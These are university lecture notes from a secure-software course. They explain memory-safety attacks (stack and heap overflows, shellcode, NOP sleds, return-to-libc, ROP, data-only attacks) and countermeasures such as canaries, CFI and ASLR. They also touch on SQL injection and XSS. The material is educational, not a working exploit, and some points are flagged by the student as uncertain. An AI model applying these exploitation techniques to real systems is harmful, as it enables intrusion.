KU Leuven

Ma Ingenieurswetenschappen:
Computerwetenschappen

Development of Secure Software

Course notes

Author:
Helena Brekalo

2015-2016

Contents

Chapter 1

Lesson 1

1.1 Slides: 1. Introduction - Security in Software Development(1)

Oral exam: 3/4 of the points
Project: 1/4 → needs to be defended at the exam. Can't be redone in august, grade is kept.

Slide 3-6: Why is software security so important?

- Increasing amount of computers: estimated to be at 2 billion 5 years ago. At the moment there are more smartphones than computers and the next wave is that almost all (like IoT) things get internet connectivity these days. This brings its own set of challenges because a PC is different than a car (problems with Jeep!). Much worse things can happen in terms of human safety (pacemakers!). These things pose new threats.
- There's more and more software. The sizes of the code bases are incredible. A good estimate about the number of bugs is that well-maintained programs have about 1 bug for every 100 lines. Bugs can become vulnerabilities as soon as they're discovered. The size of the systems is growing every year, OS's get bigger every year. There will never be bug-free systems.
- The impact of software grows. Everything runs on software. The important thing is that bugs, 20 years ago, could harm the ICT-industry, now they can harm everything. The yield of cyberweapons is increasing enormously over the past few years.
- All the software is more and more connected. We've had software in cars and fridges for years, but it didn't talk to the outside world. Now all these things start talking to each other, getting multiple Internet connections. They become more exposed to possible attacks. It's also seen in the way business is organized: the ordering software of one company may immediately talk to software of another company. It makes things faster and easier, but if there is a bug in there, it may have a bigger impact than when humans are involved.

Slide 7: Definition of computer security: in security we care about the case where we are up against intelligent issues, not issues that may arise randomly. We focus on maintaining some good property in the presence of intelligent adversaries.

Slide 8 a.f.: Examples of things that have gone wrong:

- Internet worms and viruses: it's still important today! A worm doesn't need human interaction (can work autonomously). First it was through the exchange of floppy disks, then by requiring human interaction (let people click on images,...). Worms don't need human interaction, that's even "worse" (example: in 30 minutes, the entire world got more infected), they happen even while you're sleeping (Slammer worm) -¿ completely different concern than human-interactive viruses.
- Website defacements
- Jailbreaking or rooting: any device can get jailbroken (the famous ones). Example: 2011 Sony hack, heartbleed (you could specify the length of the payload, but you could make this bigger and the server would provide more than it was actually supposed to send. You couldn't notice it afterwards, but important data could be stolen).

Slide 27: Assets: things that are a value in the system (services, hardware,...).

Slide 28: Adversary model: in order to reason about security as an engineer, you need to model your adversary. You need to make assumptions about what they can and cannot do. You have to be explicit about what adversaries you worry about.

Slide 29: You can also start from threats instead of the security goals of your system. Sometimes it makes sense to think about security in the two ways. Threats can be classified (e.g. STRIDE by Microsoft):

- Spoofing: pretending to be you're someone you're not
- Tampering: breaking integrity
- Repudiation: deny having done something that you have done
- Information disclosure: breaking confidentiality
- DOS (Denial-Of-Service): flipside of the availability goal
- Elevation of privileges: expand the access rights you have (you're a student but work as an admin).

They're too vague about themselves, you have to be more specific when defining the threats.

Slide 30: Security argument: you should be able to say that for the security goals that you had in mind/the threats you wanted to counter and under the given adversary model, you can explain that the goals cannot be broken. This is how you defend a security design. It's tricky to get them right because of the intelligent ways of the adversaries.

Slide 31: Vulnerability: take many forms and enter at many stages (during development, construction or operation).

Slide 32: Countermeasures: reduce the number of vulnerabilities in the system. They can be preventive, detective or reactive.

Slide 34: How well the program is documented (and administrated) impacts the security.

Slide 36 a.f.: Case study: e-mail: divides the internet in a number of domains that have domain names that are familiar. Each of these domains has a number of people that have addresses in these domains and machines that support the system. There are 2 special machines: mail storage server (pop) and mail transfer server (will route the messages $\rightarrow \sim$SMTP). Email (simple version used here): users use the client software to put together the mail and then they'll press 'send' and the mail client will contact the mail transfer server to deliver it. Then the server has the logic to find the right storage server to put the mail in (look at the domain of the recipient and then contact that). If it has a local recipient, then it will immediately hand it over to the ail storage server. Otherwise t will contact the other mail transfer server who will handle the delivery at the appropriate storage server. User 2 then receives the email via its mail client.

Potential security goals:

1. Confidentiality: an email message can only be seen/read by sender and recipient(s).
2. Integrity: modifications to an email message after sending by the sender should be detectable by the recipient.
3. Only users authorized by a domain can send messages from that domain.
4. Only a specific user u at a specific domain d can send messages as u@d.
5. Messages delivered to the system should reach specified recipients' inboxes.
6. Who communicates with whom is confidential.
7. It should be impossible to send viruses to spread through email.

Countermeasures:

1. Encryption, but where depends: you can encrypt end-to-end or in between.

Chapter 2

Lesson 2

Project: reports needed and will be questioned on the exam. 30 hours of (individual) time.

2.1 Slides: 1. Introduction - Security in Software Development(1)

Slide 40: We had an analysis of an email system. We didn't pay a lot of attention to what examples of vulnerabilities are. Now we'll talk about vulnerabilities in practice. We'll focus on design and implementation security issues. It's important which vulnerabilities matter the most in practice.

Slide 41: The CVE-list is very specific. It identifies a specific vulnerability in a specific version of a specific software product. The CWE tries to abstract a a bit: they define types of threats (e.g. SQL injection, buffer overflow,...) and then classify them according to these types. It's not based on vulnerabilities that enter early during design!

Slide 42: Overview of how important certain vulnerabilities were over a certain stretch. You see types of flaws, then you see over a period of 5 years how common they were (over those 5 years). Then you see for each year specifically how often all the vulnerabilities occurred. We'll talk about the top 3. we'll study them in more detail during the course.

Slide 43: Buffer overflow: make a program misbehave by providing it with some input (exploiting a bug, e.g. writing past the bounds of an array.) If the program doesn't check for that, it will obey and corrupt memory. That may cause the program to overwrite critical data or execute code.

Slide 44: Typically, on a heavy web application, you have static pages at the web server, business logic at the application server and persistent storage at the back end. There will be code running on the application server. You can write code that dynamically constructs SQL-commands to communicate with the back-end. In SQL-injection you manipulate strings. The given example can

be used to check if the user with the given password is registered. If all goes well, then you get the query in **Slide 46**. the result will contain 1 entry. Otherwise it will send you to a page to create an account. The code is insufficiently defensive.

Slide 47: If you execute the given code. In SQL, everything after – is a comment, so it's syntactically correct. The database will ignore the second part, so you can login as user John without entering a password. Slide 50: related to SQL-injection. Instead of attacking the database, you attack one of the clients. If you know that clients support executional Javascript and if the code is insufficiently defensive, you can send the code at the bottom with a script, which will be sent to the back-end and it will be executed in the client's browser.

Slide 51: Each of these 3 have to do with input/output validation and defensive coding. If you look at the entire top 10, 80% of it has to do with this. Bugs in functional parts of the system are more common than other vulnerabilities. We see that vulnerabilities are typically at application-level. They're not in the web server or the OS. In the 90's and before, many attacks were aimed at infrastructure, but since the 2000's, it's more aimed at the applications.

Slide 52: Vulnerabilities come and go (check the table). It's a moving target. It's not because you're secure against the threats of today, that you'll be safe next year. Security is a process. You can't say "I'm done", that will never happen as long as you're up against an intelligent adversary.

Slide 53: Top 25 of important threats. Many of them have to do with IO-validation. Some have to do with crypto. The majority has to do with defensive programming.

Slide 54: Prevalence of vulnerabilities. The blue line seems here to stay. Some vulnerabilities come up and die quickly and are almost not exploited today. The difficult ones only die out very slowly.

2.2 Slides: 2. LowLevelSoftwareSecurity

Slide 1: For this part, there are good lecture notes! It more or less covers this section of the course (there's a bit more in the slides).

Slide 2: Implementation-level: bug.

Slide 4: Memory corruption/safety vulnerabilities: class of vulnerabilities that are relevant for languages that do not check whether programs access memory correctly (e.g. C).

Slide 5: There are essentially 4 categories:

- Spatial safety: program where you declare an array (for example) and you then access it out of bounds. See the first code snippet. The "tenth" access is a spatial safety error. C says that if you declare an array like that, and if you try to access it out of bounds, any correct behaviour is not guaranteed.
- Accessing: allocate memory and read it before you're assigned to it (I think). It might leak information that was written there before. If you read uninitialized memory, you might read important secrets. It's less risky than the first one, but still important.
- Temporal: second code snippet: accessing memory after it has been freed. In C memory management is manual. You can then use the memory and manually free it. C says that after you have freed a certain chunk of memory, the behaviour when accessing it is undefined. It's possible that after you freed it, you mess up some important part.
- Unsafe API: might be that they are unsafe in nature, which you might then exploit. They have a variable number of arguments and you can specify a format string and that way exploit it like spatial safety errors.

Java protects against:

- Spatial safety: you get an exception. It does not leave behaviour undefined. The compiler is forced to check for spatial safety errors
- Temporal: it does its own garbage collection. There are languages that try to achieve safety without garbage collection, but this is tricky. Something is only freed if you can assure that you can't access it anymore.

Slide 6: C does all this for optimization purposes. C is designed for performance, so that's why it doesn't check bounds etc. If behaviour is undefined, it depends on the compiler: very implementation-dependent. The trick of all attacks will be to know the implementation details so well that you can tune it to your advantage.

Slide 7: Piece of code with spatial safety vulnerability. The program defines a main function and a cookie, an array of characters. Then you print out the address of the buf-variable and the address of the cookie variable, so you will get the addresses, it helps us exploit it. gets is one of the unsafe C-functions: reads from standard input until it reaches a new line. It will store them in buf. This is where the vulnerability is: it doesn't put a limit on the number of chars it reads, so if you read more than 80, you will have a buffer overflow.
Question: how can you make this program print out "you win"? If you add more than 80 chars to buf. Normally cookie and buf will be allocated together on the stack (see Figure 2.1). It could also put cookie underneath buf. Compiler chooses this! Assuming the memory grows upwards and you give 80 chars, you start filling the buffer, let it overflow, and then you can write in cookie. Originally, memory was allocated downwards. Modern compilers will sometimes reorder the local variables to make buffer overflows less likely.



Figure 2.1: Cookie and buf allocated on the stack together.

Slide 8: How to make this program print "you win"? Classic stack-based buffer overflow. It's the oldest memory safety issue.

Slide 9: You can allocate memory in 3 ways:

- Automatic: you can declare variables in the body of the function. E.g.

  ```
  int f () {
      int I = 10;
          char b[80];
  }
  ```

  Space for these variables will be allocated "automatically": any invocation of f will give you different instantiations of f. when an invocation to f happens, a new part of memory will be allocated on the stack. As a programmer, you don't have to do anything to (de)allocate this. The activation record of the variables will be popped automatically afterwards.

- Static: it's possible to declare variables outside the body and then you will be able to call it everywhere in the class. The compiler will, once and for all, allocate memory for that variable. You don't have to worry about allocation or freeing because it lives the entire lifetime of the program. E.g.:

  ```
  int j = 10;
  int f () {
      int I = 10;
      char b[80];
  }
  ```

- Dynamic: (C: malloc, java: new). This is the only form of explicit memory allocation. Then somewhere in memory, the library will call a piece of memory in runtime until you free it/the garbage collector takes it away. E.g.:

```
int f () {
    int I = 10;
    char b[80];
    int * p.malloc(10);
}
free(p);
```

Slide 10: Division between the data is a convention maintained by the compiler.

Slide 11: You can see this at work: a program with s a static global variable, a local variable (l) and a dynamic variable (d). See Figure 2.2.



Figure 2.2: A program with s a static global variable, a local variable (l) and a dynamic variable (d).

Slide 13: You have a call stack that is used to track function calls and returns. There are local variables and everything that has to do with a specific invocation in the activation record. A consequence is that we have an interesting situation: we have automatically allocated local variables close to other interesting data. If you succeed in finding a bug that overflows the local variables, you don't have to overflow far, you get a lot of power.

Slide 14: We see the stack and the instruction pointer somewhere in the code (with f1: code for f1). f0 will call f1. On (and on top of) the stack we have an activation record of f0 (if f1 is called within f0). If f0 calls f1, a new activation record is added to the stack. f0 will push the arguments to the stack (**Slide 15**), then execute the call instruction, this will push the return address on the stack and then, in the entry code of f1, the compiler will emit code that will allocate space for the local variables of f1. After you've finished through the entry code of f1, the entire activation record is on the stack. What happens when we overflow? We do something that triggers a spatial memory safety error. The red part in **Slide 16** is overwritten. You start putting stuff at the bottom of space for buffer **Slide 15** and then you overwrite all this stuff. How do you overwrite it to be useful to you? The thing to aim for is the return address. If f1 reaches return, the implementation of the machine code will look at that place in the stack and will jump to that part of the machine code, if you overwrite the address, you can

do whatever you want. The basic one will overwrite it with an address that is in the stack itself. Because processors don't distinguish between data and code, you can make the processor jump anywhere you want and control this memory content. The stack is the input for the program. You choose the data so that it is interpreted as machine code (I think?). The instruction pointer will go to your instructions and then you can make it do whatever you want.

Slide 17: Example of a string that when you load it in memory and run it, it will give you an interactive shell. This is extremely machine-specific (OS, processor,...). It's called shell code because that was the main aim of the hackers at the start: to get to the shell. The infinite loop is to avoid the program from crashing. If you look at the example code (at the top). Our goal is to make the processor execute those 4 bytes (at the left).

Slide 18: You can address memory at the word level or at the byte level. You can implement that in 2 ways. The addresses go up by 4 because addresses can be accessed by byte or by word. Every one of the words will have 4 bytes associated with it. The choice you make it in what direction you put the bytes (from right to left or from left to right).



Figure 2.3: Placement of the attack code.

You can recognize our attack code when you see feeb2ecd: FE EB 2E CD (see Figure 2.3). If the processor would be big-endian, you would have to read it the other way around.

Slide 19: We will attack this program. It takes 2 strings that point to chars. The function allocates a temporary array, then you copy the first string into it and concatenate the second string to it. Then you compare the string to the hardcoded string. If it's equal, you return true, otherwise false. The importance is that the memory safety vulnerabilities are in strcpy and strcat. If the length of either one (or both) of the strings is too large, then you have a buffer overflow. You could implement this with loops too (**Slide 20**). It does the same thing, but it's harder to see there.

Slide 21: We look at the stack right before return. There is room for the tmp array, the saved base pointer, the return address and the 2 arguments. We can see that as we are executing the functions, the different string copies will start copying upward. You see again the little endian at work here (f == 66, I = 69,... $\rightarrow$ read the content from right to left). We copy the first and the second string: the first string contains 'file' and the second string is the evil one. The code will start to load the second string into the buffer. In **Slide 22 and 23** we see the tricks at work.
At the return address we put chars with the ASCII code that, if we put them in memory, we get the location of our shell code.

Slide 24: There's a lot of details to get right. You can't put nulls in your input. If you do that, you are in trouble. The string copy will stop at the null and we won't be able to overflow the buffer. The address we want to jump to contains a null, but we are lucky that it's the last thing we need to overwrite. If it were earlier in the address (say, at the location of ff), the copying would stop early.
There are tools that will allow you to tell it to look for certain patterns (like null), and it will look up the machine code to pass it.
Nopsled: you look for a string that's big enough and then you start with a -say- 1000 commands that are nop (no operation), then you don't have to aim as precisely as in the other example. Nopsled gives you more "room" to "land".
Check out the paper "Smashing the stack for fun and profit"!

Chapter 3

Lesson 3

Project: on October 30th: background and explanation on what we'll have to do, the Monday after that, we'll get the assignment and a week after that (starting Nov. 5th or 6th) the exercise sessions start (not obligatory).

3.1 Slides: 2. LowLevelSoftwareSecurity

Slide 25: In a language like C, it's possible to access memory that you're not supposed to access. This is dangerous. Stack-based buffer overflow is the simplest way to hack a program, because a lot of programs put stuff on the stack. On the stack are local variables (that might be overflowable) and metadata (like return addresses) that are interesting to overflow. So if you have a vulnerability that overflows a stack-allocated variable, you're in luck.
A second way to hack a program is via the heap: it's less clear that there's so much interesting stuff to overwrite, but still most vulnerabilities that involve a memory safety bug on a heap-allocated variable are exploitable. You can overwrite a function pointer or overwrite heap metadata (indirect pointer overwrite: generic technique where you overwrite a data pointer so that it points to a return address for example).

Slide 27: It's only an option of if your program stores pointers on the heap. For C++ programs, this is very common. The program has a struct which contains a character array and a pointer to a comparison function. These kinds of structs, when we allocate them with 'new', they will live on the heap. Let's assume that's the case. Both strcpy and strcat are memory safety vulnerabilities. We'll assume the strcpy is a constant and we'll abuse strcat.

Slide 28: The attack is simpler than on the stack because we now only have to understand how the struct is laid out in memory. It's just a data structure from the program, whereas the stack has a lot of metadata. The slide shows what it would look like in memory. We see the buffer (room for 16 bytes) and we see that in this case the content is "file://foobar". It's what you expect to see in memory when the vulnerability has not been exploited. (b) shows a repeating pattern that we can recognize. If (c) is all we want to do, we need to overwrite the function pointer so that it points to the (first) address in (c).

Slide 29: The idea will be to overwrite a data pointer that the program will write some data to, it gives you the power to change an arbitrary word in memory. You'll always have a way in. malloc() and free() are functions to manage memory. They work as follows.

Slide 30: The program will ask for heap memory and release it in a completely unpredictable order. At run time, the space in the heap needs to be managed. That management is done by malloc() and free(). The implementation we'll look at is Dlmalloc() (named after Doug Lee). Dlmalloc() works by managing the heap space by maintaining chunks (allocated parts that have been subdivided). In order to be able to implement this, the implementations of malloc() and free() need to maintain metadata. All the metadata is kept in heap (in line). We don't care about the metadata that the library maintains about chunks that are in use, but about the metadata about the free chunks. Every free chunk has at the beginning of the chunk some management info and then a forward pointer to the next free chunk. There's also backward pointers. $\Rightarrow$ A doubly linked list. When the library is maintaining the pointers, it has to manipulate the pointers (maintenance of a linked list). So there is code in the malloc()-implementation that does this. Essentially, what this code does is, it writes the backward pointer of c (for example) to the forward pointer of the free chunk. If we want to write the value at the beginning of the dashed arrow, it turns out that this is 12 bytes higher than where the start of the free chunk is (this is implementation-dependent). What the implementation does is, it will write the backward pointer to 12 bytes higher than to where the arrow points. The green value is written to 12 bytes above where the red value points. At some point in the execution of malloc(), the green value will be written 12 bytes above where the red value points. They're really close together, so if we change them together, we can choose what gets written and where it gets written.
If you do an overflow in the part below c (it's taken), we can easily get to the green part. We write it 12 bytes below the value where we want to change it.

Slide 31: Blue: overwritten data. In the d-part we have the machine code and if malloc() now tries to free the red block, it will change the return address to point to the injected code. Typically, you need to try it out on your own machine and then make a good guess. If the trigger in the return address doesn't happened fast enough, the heap will be in an inconsistent state. In Linux, there's a patch that checks the pointers to see if they're still in a valid state.

Slide 33: Summary of what we just discussed. It's an extremely powerful attack technique.

Slide 35: This is only relevant where only some of the countermeasures are already in place. One of the countermeasures is to make sure that data is not executable. $\rightarrow$ This would stop all the attacks we have seen so far. We can have permission bits for example, so that we cannot execute data.
Direct code injection: you bring your shell code with you as data, put it somewhere in memory and jump to it. This doesn't work very often anymore. It still works very well on embedded software, but on servers and bigger machines, this has become harder.

Indirect code injection: we will still completely determine what the program does, but instead of manipulating what it does, you manipulate the stack pointer.

Slide 36: Suppose I succeed in taking over the stack pointer, so I can make it point wherever I want and I do this where the processor is about to execute return. I let it point to a "fake" stack that I bring with my data. Suppose we can do this, then we can essentially do anything we want. The trick is to reuse code that is already in code memory. libc is very important here: it's used by almost all functions. We'll craft a stack that will trigger the program into calling a lot of existing code and use the program in a way that it never intended to do. You make the return address to be the entry point to a function and you'll start executing the function (like the function open file). Where does this program get its parameters? On the stack! When the program is then executing, it will go looking on the fake stack. When f3 (the fake program) is ready, its return address is found on the stack. You make it again point to a function of your liking (f2 in this case).

Slide 42: We can make the program do whatever we want with parameters we choose.
ROP (return-oriented programming): variation: instead of calling existing functions, all you need are small pieces of binary code that RET (re-enter the return (?)). It will string together a chain of gadgets. It turns out that as soon as you have a program of a certain size, the probability of finding a Turing-complete set of gadgets in the program quickly reaches 100%. It's used widely in practice. A lot of countermeasures are still bypassable (with this for example).

Slide 43: How to discharge the assumption? The best way is to jump to a trampoline: we know how to divert the control flow (overflow the return address and function pointer), but we don't know where to jump to. A trampoline is one of these gadgets that will write to the stack pointer register.

Slide 45: Instead of overwriting a return address or a function pointer, we overwrite it and jump directly to the injected code to the trampoline. When this succeeds, we have to make sure that whatever is put in the stack pointer there is something that points to an array of memory that we control.

Slide 44: The function gets an array of data, a length and a function pointer. It will copy data to a temporary array, then quicksort it and then return it. Let's assume that memcpy is a place where you have a memory safety vulnerability (if the attacker can overflow the data-array). We could overwrite the function pointer and make it jump to a trampoline. Then we have to understand what the state of the pointer is. The comparison pointer is passed to quicksort. We have to look into the binary code of quicksort (**Slide 45**). It's moving ebx into the stack pointer: points to the first argument of the temp array.

Slide 46: Dump of memory. You see that in the normal stack contents, there's free space for tmp. We'll use the dummy data in the benign overflow contents where we'll overwrite the comparison value to the blue value.

Instead of calling the cmp argument of the normal stack contents, it will call the trampoline. It will move the stack pointer to SP in **Slide 47**. Then we'll do our return and we are in the situation we wanted and now things will start happening as explained. We'll allocate new memory (at the top of code memory), then go down the memory.

Slide 50: InterlockedExchange: thread-safe way of writing bytes to memory and we use it to write at the address 7000, the value fe eb 2e cd. When that returns, we'll jump to 7000, which is where the shell code will be.

Slide 52: All the attacks so far wanted to change what the code would do. It was unrelated to what the code was doing. Data-only attacks execute the source code as it is there, but they mess with the data the program is handling. They are a bit more application-specific.

Slide 54: Very old attack against Linux login. The program has a password file that has a lot of info with user names and a hashed version of their passwords (and the place where it's stored). The program has to get a login name from the user, the hashed password from the file, the hashed password from the user and then check if they're the same.

Slide 55: The stack looked like on the slide. When you type in the password and you type a password that's too long, you'll overflow the password that was read from the password file. Then you can choose the contents of both variables. The trick is to pick a password that has the form of *<any word you choose>* and then you hash the password. As an attacker you then choose what is in there. This is clearly data-only: only code from the login-program, but it's also clearly exploited. It's also very specific.

Slide 56: We'll change data in the program: it takes an array of pairs (argument and result). The method will update a specific pair which is at index offset and the result will be computed by running an external program. You can exploit this program. If you assume that the attacker can choose the offset and the value, the program is vulnerable. It's similar to an indirect pointer overwrite.
You have helper functions that are often used in programs. By changing one pointer, you can change the data structure that drives this.
The expectation is that this will become more important.

Slide 58: When stack-based overflows became popular, stack canaries were developed.

Slide 59: There's now canaries in the stack. In an activation record, we add canaries. This should not be obvious to the attacker. The attacker should have no good way of guessing what the canary will be. You'll add code that on every return checks if the value is still the same. If we now have an overflow, it will go over the canary and if the attacker cannot know this (or its value), the attacker will overwrite the canary. Before the return happens, the program will check

if the canary value is still the same (by comparing it to a register value for example). If it's the same, you can return, otherwise the program is blocked and the stack overflow can't be done.
Canaries will help against stack based buffer overflows.
It will not help against heap-based buffer overflows.
It would also not help against indirect pointer overwrites.
It depends for return-to-libc attacks.
It doesn't have any impact on data-only attacks.

Slide 63: Stops direct code injection attacks.

Extra slide: See Figure 3.1: exercise. You have 64 bytes for the name, but you read 128 bytes. If you have stack canaries, you'll have to exploit it differently. You have to get to the return address without touching the canary. The len-variable is used as an index in the reply bufer (in memcpy). If you can make this very big, you can overwrite length to let it point to somewhere else. You can overwrite it in read(fd,name,128). Also see Figure 3.2.



Figure 3.1: Lesson 3, Extra slide.



Figure 3.2: Lesson 3, Extra slide.

Chapter 4

Lesson 4

4.1 Slides: 2. LowLevelSoftwareSecurity

Slide 64: We focus on the consequences of bugs in unsafe languages. They put the responsibility of dealing with memory in the hands of the programmer. We have spatial safety bugs (bugs where the programmer allocates a certain range of memory, typically an array, that has a certain fixed size and you use it beyond that size) and temporal safety vulnerabilities (you have the same effect: you touch memory you shouldn't touch, but here you allocate memory, then it gets deallocated, but you keep using it. If memory is already popped, you might access interesting stuff). We've seen different ways of exploiting this: we saw a number of attack techniques: direct code injection (you bring code with you as data such that, when it's put in memory, it can be interpreted as machine code. You use this to bring you to your code in memory), indirect code injection (you don't bring what you want to do as code, but you bring it as a fake stack which allows you to make the program do whatever you want. It's an alternative to bringing your machine code. The good thing about this is that the stack is always data. This attack will still work, even if you have countermeasures against direct code injection) and techniques to overwrite data: indirect pointer overwrite (you have some data point in memory that the program will later reference to write to (I think?). If you can change this, this allows you to surgically change a word in memory. You can make the program write something to an address of your choosing) and data-only attacks (you overwrite some data of the program that makes the program behave differently. This is more application-specific).
The countermeasures we saw are stack canaries (in response to the stack-based buffer overflow. You put an integrity check right before the return address, so you can see if it's overwritten) and non-executable data (you bring data into memory that is later interpreted as code (that's the attack), so it's a good countermeasure against those attacks). These countermeasures are extremely common today, but they're far from perfect. We'll be discussing 2 more: control-flow integrity (usually, if a program behaves well, there are a number of things you can observe. If a program is not under attack, the program pointer will always be in the static or code area of the stack (see Figure 4.1. This is partly what non-executable data tries to build on: if it leaves the area, the program

will crash. The code section consists of code for a number of functions and the way the instruction pointer jumps around is very structured. Typically, the first time you enter it is through the function: you'll always enter the area at the beginning. The return will always return to one place behind where it came from. Compiled source code has this nice structure. The different attacks we saw made the instruction pointer jump around differently: they would make it jump to the beginning of functions, instead of to a return. The idea of CFI is weaving into the program and check if the way in which the program counter jumps around is sane. You can make this very tight or very loose. The basic idea is to do some sanity checks on how control flow is happening in the code section of memory.



Figure 4.1: Lesson 4, Slide 66.

Slide 66: You can introduce extra checks in the code. Whenever we are about to use a code pointer, we want to do a sanity check on it. You can make the programmer do this (not very practical). We have a struct with a function pointer, if this is the case and we know that the cmp function is only supposed to 2 different functions, then why not add this as a check to our code? Whenever we are about to use the pointer, we check if the pointer is equal to the address of either functions. If not, the pointer is pointing somewhere else where we don't expect and it's probably the consequence of an attack. We'll automate this, because letting the programmer do this check is not very practical.

Slide 67: We want to do something like in **Slide 66**, but automatically. We don't have to check whenever we have a hardcoded call to a specific function (the sort-calls). If we assume that code memory is non-writable, then an attacker can never change the address of the call to sort. The only thing we have to worry about are calls to a function pointer, so within sort there must, at some point be a call to this function pointer (like lt and gt). They don't have a hardcoded address, they're indirect calls. The second thing we have to worry about are the returns: we have to worry about where it could possibly return. The compiler will analyze the entire control flow graph of the program for both scenarios where the calls can go and where the returns can go. The compiler will do an effort to make a graph like on the slide that shows where each call instruction can potentially go and where each return instruction will potentially return to. The compiler will instrument every call and every return with additional checks. When the compiler has determined that a certain call can only go to 2 places, it will choose 2 labels and inject them right before the place where you can call and it will check if the label is present right before the jump to the call. If it's

not present, you abort execution. Same for returns: after you have determined where you can return, you associate a label with that return and all the places where you could return, you check if the label is present right before you return. You pop an address off the stack, you check if the label is okay, if it is, continue, otherwise you crash. If you choose a label of a 32-bit word, the chances of an attacker succeeding are almost 0.
You still have some weaknesses: it's still possible that the upper left call could return to a different place. You could pck a part of the graph to return to. It's not yet widely deployed. There's a lot of research. Most C compilers don't implement it yet, because it costs 50-80% of computing time.

Slide 68: Layout randomization: you have to be able to predict where something will be in memory. Almost every attack where you overwrite a certain array to touch another one, you have to make assumptions on the layout of memory. The idea of layout randomization is to put some randomness in there to make it harder for hackers.

Slide 70: Part of the memory of 2 different runs on the same system are shown. We see a runtime fragment. We see a call to a function. The interesting thing is that if you look at the same fragments of the stack, many things are different and some are the same. The addresses of where stuff is on the stack differs (return address and tmp array). So if you want to overwrite the return address to overwrite the tmp address, you wouldn't know which address to put there, because it differs per run. As an attacker, when you prepare your attack, you have to think what to write there and if this changes every time the program starts, you have no hope of doing it right.
If you look at the contents section, you see that everything that is data is the same, but everything that is addresses differ. This is the same run of the same program, but the addresses differ.
It's hard for a compiler to completely randomize this. You don't want the stack to be in arbitrary places in memory, you want to put stuff together for performance reasons.
If you look at the cmp argument and the return address, you can see that the only difference between the code is that it's shifted over a certain distance: all with a fixed offset. So if an attacker succeeds at peaking into your memory, he may succeed in de-randomizing the layout and attack again. If you want to find gadgets in memory, you can look where cmp is, and you know the address of 1 part of the code, then you know everything, so you can find the other gadgets and find a trampoline.
It's a powerful idea, but the way it's implemented makes it quite bypassable in practice.
All modern OS's have some form of this.

Extra Slide: See Figure 3.1: exercise.

1. No countermeasures: there's an easy way to exploit the program. You can overflow name. See Figure 4.2.

2. With stack canaries (between len and FP), you can overwrite length, so that when memcpy(reply+len) happens, you can choose where it is copied,



Figure 4.2: Lesson 4, Extra Slide, Attack 1.

you can write it over the FP again. See Figure 4.3.



Figure 4.3: Lesson 4, Extra Slide, Attack 2.

